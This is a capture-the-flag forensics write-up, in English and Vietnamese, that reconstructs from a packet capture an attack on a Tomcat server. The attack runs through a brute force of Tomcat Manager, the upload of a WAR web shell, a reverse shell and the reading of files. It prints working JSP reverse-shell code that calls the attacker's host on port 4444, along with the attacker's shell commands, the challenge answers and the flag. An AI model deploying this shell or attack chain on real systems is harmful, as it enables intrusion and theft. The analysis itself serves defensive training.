Tomcat

Tags	Brute Force, Default Password, Metasploit, Meterpreter, Msfvenom, Reverse Shell, Tomcat, WAR File, Web Shell
Type	Threat Hunting
Season	Gitex-2023
Difficulty	Very Easy
Flag Prefix	CHH
Flag Content	70MCAT_REvERSe_5He1l

Description

Hackers attacked our Tomcat Web server. Our monitoring system collects network traffic during hacker intrusion. Please help us determine the attack method and what the stolen data is in the `/flag.txt` file.

- **Flag Format: CHH{XXXXX}**


Guided Mode

1. What is the status of an HTTP Request when a Hacker enters the wrong password during a brute-force Attack? > `401`
2. Which endpoint do hackers use to upload Web Shell? > `/manager/html/upload`
3. What is the file name of the web shell uploaded to the server? > `revshell.war`
4. What is the IP attacker in reverse shell? > `192.168.10.108`
5. Which Port do hackers use to transmit and receive data in Backdoor? > `4444`

Write-up


Download the PCAP file and perform analysis using PCAP

Tải file PCAP và thực hiện phân tích bằng PCAP



Tomcat is a Web server that specializes in running Java applications. According to the challenge description, it was attacked remotely by Hackers. So, we need to observe the HTTP protocols to see if there are any abnormalities?

Tomcat là một máy chủ Web chuyên chạy các ứng dụng Java. Theo miêu tả của thử thách thì nó bị Hacker tấn công từ xa. Nên chúng ta cần quan sát các giao thức HTTP xem có những điểm bất thường nào không?



We see the IP address `192.168.10.148` making multiple GET HTTP Requests to server `192.168.10.174`. Tick to select an HTTP Request → Then right-click and select Follow → HTTP Stream. Through observation, Header `Authorization: Basic` is permanently changed in each HTTP Request. We see that the Hacker is performing a brute-force attack.

Chúng ta thấy một loạt địa chỉ IP `192.168.10.148` đang tạo nhiều GET HTTP Request tới máy chủ `192.168.10.174`. Tick chọn một HTTP Request → Sau đó chuột phải chọn Follow → HTTP Stream. Qua quan sát, Header `Authorization: Basic` luôn được thay đổi trong mỗi HTTP Request. Ta nhận thấy Hacker đang thực hiện một cuộc tấn công Brute Force.

```
GET /manager/html HTTP/1.1
Host: 192.168.10.174:8080
Connection: keep-alive
Cache-Control: max-age=0
Authorization: Basic dGVzdDp0ZXN0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchang
e;v=b3;q=0.7
Referer: http://192.168.10.174:8080/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

HTTP/1.1 401
Cache-Control: private
WWW-Authenticate: Basic realm="Tomcat Manager Application"
Content-Type: text/html;charset=UTF-8
Content-Length: 2499
Date: Sun, 15 Oct 2023 12:49:40 GMT
Keep-Alive: timeout=20
Connection: keep-alive
```

The Tomcat Web Server will return HTTP Code 401 if the account and password are incorrect. A successful login will return the status HTTP Code 200. In this case, the value of Header `Authorization: Basic dG9tY2F0OnMzY3JldA==` is base64, and `tomcat:s3cret` is the account and password to access the Tomcat Manager application.

Nếu tài khoản và mật khẩu không chính xác `Tomcat Web Server` sẽ trả về HTTP Code 401. Đăng nhập thành công sẽ chuyển về trạng thái HTTP Code 200. Trong trường hợp này, giá trị của Header `Authorization: Basic dG9tY2F0OnMzY3JldA==` được base64, và `tomcat:s3cret` chính là tài khoản và mật khẩu truy cập vào ứng dụng `Manager` của Tomcat.


```
GET /manager/html HTTP/1.1
Host: 192.168.10.174:8080
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 14_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36
Authorization: Basic dG9tY2F0OnMzY3JldA==

HTTP/1.1 200
Cache-Control: private
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Set-Cookie: JSESSIONID=DFAF70342152B04A1F4E3529650EAACA; Path=/manager; HttpOnly; SameSite=Strict
Content-Type: text/html;charset=utf-8
Transfer-Encoding: chunked
Date: Sun, 15 Oct 2023 12:50:54 GMT

<html>
<head>
<link rel="stylesheet" href="/manager/css/manager.css">
<title>/manager</title>
</head>
```

Continuing to observe the HTTP Request, the Hacker made 03 POST Requests to the `/manager/html/upload` endpoint. This is the feature to deploy an application written in Java to the Tomcat server. These applications are compressed using `.war` files. So it is very likely that Hackers will take advantage of

Tiếp tục quan sát HTTP Request, Hacker thực hiện 03 `POST` Request lên endpoint `/manager/html/upload`. Đây là tính năng deploy một ứng dụng được viết bằng Java lên máy chủ Tomcat. Các ứng dụng này được nén lại bằng file `.war` . Nên rất có khả năng Hacker lợi


this feature to upload Web Shell / Backdoor to the system.

dụng tính năng này để thực hiện việc Upload Web Shell / Backdoor lên hệ thống.




Could you extract the .war files that the hacker has uploaded? From the Wireshark application → File → Export Objects → HTTP.

Để Extract các `.war` file mà Hacker đã upload. Từ ứng dụng Wireshark → File → Export Objects → HTTP.




Find the Object whose `Content-Type` has the value `multipart/form-data` and click Save to export File. Paying attention to Packet 854, the Hacker successfully uploaded the filename `revshell.war` with a size of 1301 bytes to the server.

Sau đó tìm tới Object nào mà `Content-Type` có giá trị là `multipart/form-data` và nhấn Save để thực hiện việc Export File. Chú ý tới Packet 854, Hacker đã upload thành công filename `revshell.war` có kích thước 1301 bytes lên máy chủ.



Or find packet 854, then see the Data section in the Network Packages area → select Copy → Value.

Hoặc tìm tới gói tin 854, sau đó tìm đến mục Data ở khu vực Network Packages → chọn Copy → Value.



Because the data observed in Wireshark is in Hex form, we need to convert it to Binary

Vì Data quan sát trong Wireshark ở dạng Hex nên chúng ta cần chuyển đổi nó về dạng

form. The .war file is essentially a zip file, so we can quickly decompress and analyze it.

Binary. File `.war` bản chất cũng là một File zip, ta dễ dàng giải nén và phân tích.

```
└─○ echo -n '504b030414000000000b4604f57000000000000000000000000800000005745422d494e462f504b030414000000800b4604f57b4aed064ba0000000

└─○ file revshell.war
revshell.war: Zip archive data, at least v2.0 to extract, compression method=store

└─○ unzip revshell.war
Archive:  revshell.war
   creating: WEB-INF/
  inflating: WEB-INF/web.xml
  inflating: oxbxunzphkz.jsp
```

After uploading and deploying, the Hacker accesses and activates the Web Shell at the path `/revshell/` (Packet 911). This Web Shell uses the `oxbxunzphkz.jsp` file to create a Reverse Shell to the Hacker's server `192.168.10.108` and port `4444`.


Sau khi upload và deploy, Hacker truy cập và kích hoạt Web Shell ở đường dẫn `GET /revshell/` (Packet 911). Web Shell này sử dụng file `oxbxunzphkz.jsp` để tạo một Reverse Shell tới máy chủ `192.168.10.108` và port `4444` của Hacker.

```
<%@page import="java.lang.*"%>
<%@page import="java.util.*"%>
<%@page import="java.io.*"%>
<%@page import="java.net.*"%>

<%
  class StreamConnector extends Thread
  {
    InputStream tV;
    OutputStream sN;

    StreamConnector( InputStream tV, OutputStream sN )
    {
      this.tV = tV;
      this.sN = sN;
    }

    public void run()
    {
      BufferedReader ew  = null;
      BufferedWriter flr = null;
      try
      {
        ew  = new BufferedReader( new InputStreamReader( this.tV ) );
        flr = new BufferedWriter( new OutputStreamWriter( this.sN ) );
        char buffer[] = new char[8192];
        int length;
        while( ( length = ew.read( buffer, 0, buffer.length ) ) > 0 )
        {
          flr.write( buffer, 0, length );
          flr.flush();
        }
      } catch( Exception e ){}
      try
      {
        if( ew != null )
          ew.close();
        if( flr != null )
          flr.close();
      } catch( Exception e ){}
    }
  }

  try
  {
    String ShellPath;
if (System.getProperty("os.name").toLowerCase().indexOf("windows") == -1) {
  ShellPath = new String("/bin/sh");
} else {
  ShellPath = new String("cmd.exe");
}

    Socket socket = new Socket( "192.168.10.108", 4444 );
```

```
    Process process = Runtime.getRuntime().exec( ShellPath );
    ( new StreamConnector( process.getInputStream(), socket.getOutputStream() ) ).start();
    ( new StreamConnector( socket.getInputStream(), process.getOutputStream() ) ).start();
  } catch( Exception e ) {}
%>
```

We continue to use the filter `ip.dst_host == 192.168.10.108 and tcp.port == 4444` in WireShark to search for Hacker's data theft process. We select Package 979 (Select the ACK packet during the 3-way handshake before making the TCP connection to send and receive data) → Follow → TCP Stream.

Chúng ta tiếp tục sử dụng filter `ip.dst_host == 192.168.10.108 and tcp.port == 4444` trong WireShark để tìm kiếm quá trình đánh cắp dữ liệu của Hacker. Chúng ta lựa chọn Package 979 (Lựa chọn gói tin ACK trong quá trình bắt tay 3 bước, trước khi thực hiện kết nối TCP gửi nhận dữ liệu) → Follow → TCP Stream.



By observing the TCP Stream, we can keep the history of commands the hacker uses during the session. The order of execution includes `id`, `uname`, `cat /etc/passwd`, `ls -l` and then the command to read the file `cat /flag.txt|base64`

Quan sát TCP Stream, chúng ta quan sát được lịch sử các lệnh mà Hacker sử dụng trong phiên làm việc. Thứ tự thực hiện bao gồm `id`, `uname`, `uname -a`, `cat /etc/passwd` , `ls -l` và sau đó mới tới lệnh đọc file `cat /flag.txt|base64`

```
id
uid=1001(tomcat) gid=1001(tomcat) groups=1001(tomcat)
uname
Linux
uname -a
Linux ubuntu 5.15.0-78-generic #85-Ubuntu SMP Fri Jul 7 15:25:09 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
```

```
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
ubuntu:x:1000:1000:ubuntu:/home/ubuntu:/bin/bash
tomcat:x:1001:1001::/opt/tomcat:/bin/false
tcpdump:x:108:112::/nonexistent:/usr/sbin/nologin
ls /
bin
boot
dev
etc
flag.txt
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swap.img
sys
tmp
usr
var
ls -la /
total 1960016
drwxr-xr-x  19 root root       4096 Oct 15 12:09 .
drwxr-xr-x  19 root root       4096 Oct 15 12:09 ..
lrwxrwxrwx   1 root root          7 Aug 10 00:17 bin -> usr/bin
drwxr-xr-x   4 root root       4096 Oct  8 08:46 boot
drwxr-xr-x  19 root root       4060 Oct 15 12:21 dev
drwxr-xr-x  85 root root       4096 Oct 15 12:09 etc
-rw-r--r--   1 root root         26 Oct 15 12:09 flag.txt
drwxr-xr-x   3 root root       4096 Oct  8 09:31 home
lrwxrwxrwx   1 root root          7 Aug 10 00:17 lib -> usr/lib
lrwxrwxrwx   1 root root          9 Aug 10 00:17 lib32 -> usr/lib32
lrwxrwxrwx   1 root root          9 Aug 10 00:17 lib64 -> usr/lib64
lrwxrwxrwx   1 root root         10 Aug 10 00:17 libx32 -> usr/libx32
drwx------   2 root root      16384 Oct  8 08:45 lost+found
drwxr-xr-x   2 root root       4096 Aug 10 00:17 media
drwxr-xr-x   2 root root       4096 Aug 10 00:17 mnt
drwxr-xr-x   3 root root       4096 Oct 15 10:22 opt
dr-xr-xr-x 179 root root          0 Oct 15 12:21 proc
drwx------   5 root root       4096 Oct 15 12:19 root
drwxr-xr-x  22 root root        700 Oct 15 12:40 run
lrwxrwxrwx   1 root root          8 Aug 10 00:17 sbin -> usr/sbin
drwxr-xr-x   2 root root       4096 Oct  8 09:32 snap
drwxr-xr-x   2 root root       4096 Aug 10 00:17 srv
-rw-------   1 root root 2006974464 Oct  8 08:46 swap.img
dr-xr-xr-x  13 root root          0 Oct 15 12:21 sys
drwxrwxrwt  12 root root       4096 Oct 15 12:21 tmp
drwxr-xr-x  14 root root       4096 Aug 10 00:17 usr
drwxr-xr-x  14 root root       4096 Oct 15 10:38 var
ls -la /flag.txt
-rw-r--r-- 1 root root 26 Oct 15 12:09 /flag.txt
cat /flag.txt|base64
Q0hIezcwTUNBVF9SRXZFUlNlXzVIZTFsfQo=
```

The flag is base64, so we need base64 decode to get the Flag.

